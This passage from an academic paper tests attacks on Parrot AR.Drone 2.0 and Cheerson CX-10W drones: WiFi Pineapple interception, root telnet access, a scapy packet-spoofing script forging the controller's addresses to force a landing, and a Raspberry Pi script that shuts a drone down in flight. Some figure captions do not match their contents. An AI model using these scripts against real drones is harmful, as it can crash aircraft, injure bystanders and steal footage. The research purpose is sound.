wp6.sh                    [ <=>                    ]  15,26K  --.-KB/s    in 0,003s

2018-08-21 14:57:35 (4,30 MB/s) - 'wp6.sh' saved [15622]

otti@otti-Aspire-5742G:~$ chmod +x wp6.sh
otti@otti-Aspire-5742G:~$ sudo ./wp6.sh
[sudo] password for otti:

                                                        v6.5

    Saved Settings: Share Internet connection from wlan0
    to WiFi Pineapple at eth1 through default gateway 192.168.1.1

    Since this is the first time running the WP6 Internet Connection Sharing
    script, Guided setup is recommended to save initial configuration.
    Subsequent sessions may be quickly connected using saved settings.

    [C]onnect using saved settings
    [G]uided setup (recommended)
    [M]anual setup
    [A]dvanced IP settings
    [Q]uit
```

Fig. 17. De-authentication using aireplay-ng.

further than the use of Wireshark, a Pineapple WiFi Nano was used. As per the methodology, the Pineapple Wifi Nano would sit in between a user and their drone. Once the Nano had been configured and been set up, it will scan its surroundings for any open WiFi access points. If a potential drone target is close, the Nano will mimic the access point and the drone pilot will connect through the attacker.

The overall result of the experiment was similar for both drones. The drone will continue to function when it is connected through the Nano, which means that the Man in the Middle Attack is successful. In Fig. 17, it is possible to see that the iPhone controller used is connected to the faked access point CX-10W-01d89e. The Nano device scanned all the access points, as well as the devices connected to it, and is now intercepting that open WiFi. Now, the user is vulnerable to any type of MitM attack that the malicious user would want to do. For instance, what happens if the drone user starts browsing the internet whilst still connected to the drone? It is possible to see every URL that the controller iPhone is accessing, whilst it is connected to the open drone access point. This type of attack works as long as the user is only accessing websites using HTTP, but is still legitimate enough that it might worry users.


When the user accesses the Parrot AR app whilst linked to an intercepted connection, everything is sent through HTTP, as depicted in Fig. 18. Seeing as videos and photographs can be uploaded and linked to social media accounts, the more secure option of HTTPS should be in use here. However, Parrot seem to have removed the possibility to log into one's personal profile through the application, as the application is no longer supported. This means that it is not possible to investigate how the pilot credentials are sent through the application, and whether that was using HTTP as well.

Through using an open WiFi access point, drones will always be vulnerable to Man in the Middle attacks. Unprotected WiFi connections lead themselves to attacks, and are especially vulnerable if a malicious user is using a WiFi Pineapple device. The WiFi Pineapple allowed the attacker to intercept traffic without the drone pilot being aware, and this can become especially dangerous if the pilot use their smart device for further tasks whilst connected. The CX-10W application is not connected to the wider internet, so it is not vulnerable to MitM attacks in itself. However, the Parrot AR Free-flight app is. This is because it does not use any form of encryption, and the data is accessed through HTTP. Therefore, the application itself is also vulnerable, and not only the AR drone.

E. *Experiment 5*

As initial investigations reveal that the Parrot AR had telnet and FTP enabled. Both these services could be accessed without a log-in prompt or any password, i.e. that can lead to unauthorized root access.

As seen in Fig. 19, once the Telnet connection had been established, it was possible to traverse through the Busy-Box file system. When investigating the file system, some files of interest was for instance the passwd file. Even it is possible to see all the users on the file system. When investigating the /bin, most of the scripts running the drone were found. Any of these scripts can be run, as the telnet connection is established with full root privileges. This means that a malicious user can easily power the drone off as soon as a telnet connection is established. It is also possible to access files stored on the USB stick memory that is connected to the drone. This gives an attacker the potential to steal data mid-flight from a drone to which its connected to. To investigate




DWall Settings

DWall is currently running.

URLs

Client	URL
172.16.42.118	http://m.asos.com/women/ctas/fashion-online-9/cat/?cid=13506&ctaref=shop|autumnlayering|ww_hp_1
172.16.42.118	http://m.asos.com/women/
172.16.42.118	http://www.bbc.co.uk/news/entertainment-arts-45666350
172.16.42.118	http://www.bbc.co.uk/
172.16.42.118	http://www.bbc.com/

Fig. 18. Intercepted traffic from the drone controller.



```
otti@otti-Aspire-5742G:~$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.


BusyBox v1.14.0 () built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
# ls
bin        etc        home       mnt        sbin       update
data       factory    lib        proc       sys        usr
dev        firmware   licenses   root       tmp        var
#
```

Fig. 19. Telnet access of the Parrot AR.

this further, the telnet connection was closed, and a FTP connection was established instead. As mentioned before, no password was needed for the FTP connection either. This meant it was possible to transfer files of interest off the drone, and onto the attack computer.

Open Telnet connection cause the drone to be vulnerable to a wide range of different attacks and malicious uses. Anyone with the knowledge of the drone‘s static IP address can simply connect to the drone, and have access to do virtually anything with the device. It is possible to simply shut it down, leading to it to a crash landing. It is also possible to take over the control of the device, and to send flight commands.


F. *Experiment 6*

In order to spoof the communications of the drone and the controller, the data packets had to be intercepted and inspected. In the methodology, the concept of how the sequence numbers of the command packets work can be seen. In summary, the sequence number can either be reset, or a higher number can simply be used. In order to be able to parse the traffic, a Python script was used from the book Violent Python. Together with the command tcpdump. The script prints the UDP packets that are destined for our drone port 5556. Wireshark could also have been used. After sniffing this traffic, the control packets could be identified. The controller packets all follow the same syntax as in the given Table. VI.

TABLE VI
CONTROLLER COMMANDS AND THE SYNTAX.

Command Meaning	Command Syntax
Land	AT*REF=SEQ,290718208\r
Emergency Land	AT*REF=$SEQ,290717696\r
Take-off	AT*REF=SEQ,290717696\r
Motion: Drone Roll	AT*PCMD=SEQ, Left Right Tilt\r
Motion: Drone Pitch	AT*PCMD=SEQ,Front Back Tilt\r
Motion: Gaz	AT*PCMD=SEQ,Vertical Speed\r
Motion: Maximum Angular Speed	AT*PCMD=SEQ,Angular_Speed\r

A Python script, as in Fig. 20, had to be written to spoof the commands, where first the IP address of the controller had to be mimicked. As mentioned in the Denial of Service section, it was discovered that the drones pairing function actually blocks packets from sources that does not have a paired devices MAC address. Because of this, the source MAC address have to be spoofed as well.




```
from scapy.all import *
from time import sleep

srcIP = '192.168.1.2'
dstIP = '192.168.1.1'

# source and destination
srcPort = 5556
dstPort = 5556

# Controller MAC and Drone MAC
srcMAC = '60:F4:45:C9:88:24'
dstMAC = '28:F3:66:01:D8:9E'

payload = "AT*REF=SEQ,290718208\r"
print payload

spoofed_packet = Ether(src=srcMAC, dst=dstMAC) / IP(src=srcIP, dst=dstIP) / UDP(sport=srcPort, dport=dstPort) / payload
sendp(spoofed_packet, iface="wlan0")
```

Fig. 20. Python Script for spoofing packets.

This spoofing targeted the AR drone through imitating land command packets, which were accepted as real ones due the IP and MAC address were imitated from the real controller. This meant that even though the drone has the pairing system in place to avoid this, the drone was still tricked into thinking that it was the real controller communicating with it. The attack has the potential to go further, where for instance an attacker could fly the drone as far away as possible and then crash it. However, it is worth noting that at the moment, it still needs all values to be hard coded. The MAC address will of course change depending on the drone that is being attacked, as well as the current real controller being used. Research suggests that the pairing can be remotely turned off. However, this requires config packets to have been sniffed earlier together with its session, user and application ID. This could be done through first initializing a de-authentication attack, for instance as per the attack done with aircrack-ng.

G. *Experiment 7*

It is known that it is possible to connect to the drone generated WiFi, as well as establish a Telnet connection without any credentials. The last step in the experimentation part is the automation of attacks, where an attacker potentially would not even need to be close to the drone, or have a laptop at hand. In order to automate the attack, a Raspberry Pi was used. As per the methodology, the Raspberry Pi was set up, and two different scripts were written. In the first script, the network access to the drone is established. In Fig. 21, the bash script used can be seen. It initially stops the local network manager and other services running in the background, and connects to the Parrot AR drone WiFi. In the access-nw.sh script the SSID is hard-coded, but it is possible to use wild-cards after the initial AR drone2-string. As mentioned earlier, all AR 2.0 drone SSIDs follow the same naming rules. Once the WiFi connection between the Raspberry Pi and the drone is established, the power off attack can be launched.



```
pi@raspberrypi: ~/Desktop
  GNU nano 2.7.4                File: access_nw.sh                    Modified

#!/bin/bash
service network-manager stop
service networking stop
killall wpa_supplicant
killall dhclient
ifconfig wlan1 down
iwconfig wlan1 essid ardrone2_254612
ifconfig wlan1 up

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Linter  ^_ Go To Line
```

Fig. 21. Python Script for spoofing packets.

The script is a straightforward bash script, where the

Raspberry Pi will establish a telnet connection with the drone, using the standard IP address associated with the Parrot AR drone. Once the telnet connection is present, the script will simply send a shutdown command. This leads to the drone crash landing, and will not start again until the battery is taken out and reinserted. The scripts can be remotely executed if they are linked together. The Raspberry Pi scripts can be launched through SSH, but as the network manager is killed as a part of the initial script, the connection is killed after the first script. Because of this, a new script was written in order to be able to execute it remotely. However, the Raspberry Pi do need to directly used after the attack, as the ability to SSH in to it is gone once the IP address has been reassigned from the drone.

This attack has the potentiality to be very dangerous, as it can be launched remotely. In this experiment, the vulnerable open telnet connection was used to run a shutdown of the drone, but other attacks can be done remotely as well. For example, the script could establish a FTP connection and scrape images and videos from the drone. In theory, any attack previously shown could be scripted, and launched remotely. One potentially dangerous attack would be to script the packet spoofing to run on the Raspberry Pi. As mentioned in the literature review, this type of scripted drone attacks has been done before, by researchers such as Brent Chapman. Chapman went further with the drone disabler, and added a touch screen as well as an antenna to the Raspberry Pi. That would remove the issues of connecting to the device through SSH, as well as increase the range.

V. Conclusion

The scope of this paper is to identify and execute a set of different vulnerabilities known to two different commercially available consumer drones, the Cheerson CX-10W and the Parrot AR.Drone 2.0. Initially, a review of the literature on drone security was done, where the relevant literature was identified and discussed. After the detailed literature review, the known vulnerabilities was summarized to five different types. The five types consisted of Denial of Service, de-authentication, Man in the Middle, unauthorised root access and packet spoofing. Lastly, the experiment would also include a "drone disabler", comprising of a WiFi enabled Raspberry Pi running bash scripts. The methodology outlined each of these attacks, and provided detailed diagrams of how these attacks would be laid out. All different attacks were implemented, launched and the results were gathered and analyzed with the help of off-the-shelf modules. In depth evaluation of the attacks as well as the general security of the drones was discussed. The investigations successfully reveals the drone vulnerabilities that are the vital security and privacy concerns for the general public and the smart city IoT applications.

Acknowledgments

The authors would like to acknowledge the project research funding from Bloackpass Identity Lab, School of Computing, Edinburgh Napier University, UK.

References

[1] R. L. Finn and D. Wright, "Privacy, data protection and ethics for civil drone practice: A survey of industry, regulators and civil society organisations," *Computer Law Security Review*, vol. 32, no. 4, pp. 577 – 586, 2016.

[2] L. Gupta, R. Jain, and G. Vaszkun, "Survey of important issues in uav communication networks," *IEEE Communications Surveys Tutorials*, vol. 18, no. 2, pp. 1123–1152, Secondquarter 2016.

[3] M. Mozaffari, W. Saad, M. Bennis, and M. Debbah, "Unmanned aerial vehicle with underlaid device-to-device communications: Performance and tradeoffs," *IEEE Transactions on Wireless Communications*, vol. 15, no. 6, pp. 3949–3963, June 2016.

[4] R. Luppicini and A. So, "A technoethical review of commercial drone use in the context of governance, ethics, and privacy," *Technology in Society*, vol. 46, pp. 109 – 119, 2016.

[5] S. M. Shavarani, M. G. Nejad, F. Rismanchian, and G. Izbirak, "Application of hierarchical facility location problem for optimization of a drone delivery system: a case study of amazon prime air in the city of san francisco," *The International Journal of Advanced Manufacturing Technology*, vol. 95, no. 9, pp. 3141–3153, Apr 2018.

[6] S. M. Bae, K. H. Han, C. N. Cha, and H. Y. Lee, "Development of inventory checking system based on uav and rfid in open storage yard," in *2016 International Conference on Information Science and Security (ICISS)*, Dec 2016, pp. 1–2.

[7] M. Mozaffari, W. Saad, M. Bennis, Y. Nam, and M. Debbah, "A tutorial on uavs for wireless networks: Applications, challenges, and open problems," *CoRR*, vol. abs/1803.00680, 2018.

[8] S. Winkler, S. Zeadally, and K. Evans, "Privacy and civilian drone use: The need for further regulation," *IEEE Security Privacy*, vol. 16, no. 5, pp. 72–80, September 2018.

[9] J. Engel, J. Sturm, and D. Cremers, "Camera-based navigation of a low-cost quadrocopter," in *2012 IEEE/RSJ International Conference on Intelligent Robots and Systems*, Oct 2012, pp. 2815–2821.

[10] M. Saska, T. Krajnk, J. Faigl, V. Vonsek, and L. Peuil, "Low cost mav platform ar-drone in experimental verifications of methods for vision based autonomous navigation," in *2012 IEEE/RSJ International Conference on Intelligent Robots and Systems*, Oct 2012, pp. 4808–4809.

[11] D. Flores, D. Marcillo, and J. Pereira, "3d localization system for an unmanned mini quadcopter based on smart indoor wi-fi antennas," in *Recent Advances in Information Systems and Technologies*, Á. Rocha, A. M. Correia, H. Adeli, L. P. Reis, and S. Costanzo, Eds. Cham: Springer International Publishing, 2017, pp. 543–550.

[12] G. Pasolini, A. Bazzi, and F. Zabini, "A raspberry pi-based platform for signal processing education [sp education]," *IEEE Signal Processing Magazine*, vol. 34, no. 4, pp. 151–158, July 2017.

[13] C. Jenks, "Real-time rogue wireless access point detection with the raspberry pi," *Linux J.*, vol. 2014, no. 248, Dec. 2014.

[14] F. V. Yarochkin, O. Arkin, M. Kydyraliev, S. Dai, Y. Huang, and S. Kuo, "Xprobe2++: Low volume remote network information gathering tool," in *2009 IEEE/IFIP International Conference on Dependable Systems Networks*, June 2009, pp. 205–210.

[15] Y. Kwon, J. Yu, B. Cho, Y. Eun, and K. Park, "Empirical analysis of mavlink protocol vulnerability for attacking unmanned aerial vehicles," *IEEE Access*, vol. 6, pp. 43 203–43 212, 2018.

[16] J. Milliken, V. Selis, K. M. Yap, and A. Marshall, "Impact of metric selection on wireless deauthentication dos attack performance," *IEEE Wireless Communications Letters*, vol. 2, no. 5, pp. 571–574, October 2013.

[17] M. Agarwal, S. Biswas, and S. Nandi, "Advanced stealth man-in-the-middle attack in wpa2 encrypted wi-fi networks," *IEEE Communications Letters*, vol. 19, no. 4, pp. 581–584, April 2015.

[18] Y. Zhang and W. Lee, "Intrusion detection in wireless ad-hoc networks," in *Proceedings of the 6th Annual International Conference on Mobile Computing and Networking*, ser. MobiCom '00. New York, NY, USA: ACM, 2000, pp. 275–283.

[19] K. Huang and H. Wang, "Combating the control signal spoofing attack in uav systems," *IEEE Transactions on Vehicular Technology*, vol. 67, no. 8, pp. 7769–7773, Aug 2018.

[20] A. Guillen-Perez, R. Sanchez-Iborra, M. Cano, J. C. Sanchez-Aarnoutse, and J. Garcia-Haro, "Wifi networks on drones," in *2016 ITU Kaleidoscope: ICTs for a Sustainable World (ITU WT)*, Nov 2016, pp. 1–8.